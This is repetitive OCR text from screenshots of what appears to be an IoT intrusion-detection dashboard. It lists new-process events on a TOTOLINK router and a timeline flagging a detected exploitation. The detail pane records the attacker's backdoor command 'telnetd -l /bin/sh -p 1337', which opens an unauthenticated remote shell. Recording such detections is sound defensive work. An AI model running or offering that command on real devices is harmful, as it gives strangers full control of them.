
A new process ash has been created 44 seconds ago

A new process sshd has been created 44 seconds ago

A new process agent has been created 51 seconds ago

A new process agent has been created 51 seconds ago

Rows per page: 8 1-8 of 12




LAST EXPLOITATION

INSTALL EVENTS IOC SETTINGS

ℹ ⚠ ❗ | ⚙ 🗎

❗	⚙	A new process telnetd has been created	18 seconds ago	
⚠	⚙	A new process agent has been created	44 seconds ago	
ℹ	⚙	A new process sh has been created	44 seconds ago	
⚠	⚙	A new process agent has been created	44 seconds ago	
⚠	⚙	A new process ash has been created	44 seconds ago	
⚠	⚙	A new process sshd has been created	44 seconds ago	
⚠	⚙	A new process agent has been created	51 seconds ago	
⚠	⚙	A new process agent has been created	51 seconds ago	

Rows per page: 8 ▾ 1-8 of 12 |< < > >|




LAST EXPLOITATION

INSTALL EVENTS IOC SETTINGS

❗	⚙	A new process telnetd has been created	18 seconds ago	
⚠	⚙	A new process agent has been created	44 seconds ago	
ⓘ	⚙	A new process sh has been created	44 seconds ago	
⚠	⚙	A new process agent has been created	44 seconds ago	
⚠	⚙	A new process ash has been created	44 seconds ago	
⚠	⚙	A new process sshd has been created	44 seconds ago	
⚠	⚙	A new process agent has been created	51 seconds ago	
⚠	⚙	A new process agent has been created	51 seconds ago	

Rows per page: 8 ▾ 1-8 of 12 |< < > >|



A new process telnetd has been created 18 seconds ago

A new process agent has been created 44 seconds ago

A new process sh has been created 44 seconds ago


A new process agent has been created 44 seconds ago

A new process ash has been created 44 seconds ago

A new process sshd has been created 44 seconds ago

A new process agent has been created 51 seconds ago

A new process agent has been created 51 seconds ago



A new process telnetd has been created

A new process agent has been created

A new process sh has been created

A new process agent has been created

A new process ash has been created

A new process sshd has been created

A new process agent has been created

A new process agent has been created

Rows per page: 8 ▾ 1-8 of 12

TOTOLINK

mips

加入時間: 1970年1月1日 星期四

Process Timeline


1970/1/1 上午8:00:00 — Process Create
init

1970/1/1 上午9:03:32 — Process Create
telnetd

2020/9/9 下午7:52:24 — LEAYA
DETECT

Process telnetd

Ppid	1
Pid	10496
Cmd Line	telnetd -l /bin/sh -p 1337
Work Dir	/
Name	telnetd



A new process telnetd has been created

A new process agent has been created

A new process sh has been created

A new process agent has been created

A new process ash has been created

A new process sshd has been created

A new process agent has been created

A new process agent has been created

Rows per page: 8 1-8 of 12

TOTOLINK

mips

加入時間: 1970年1月1日 星期四

Process Timeline

1970/1/1 上午8:00:00 Process Create
init

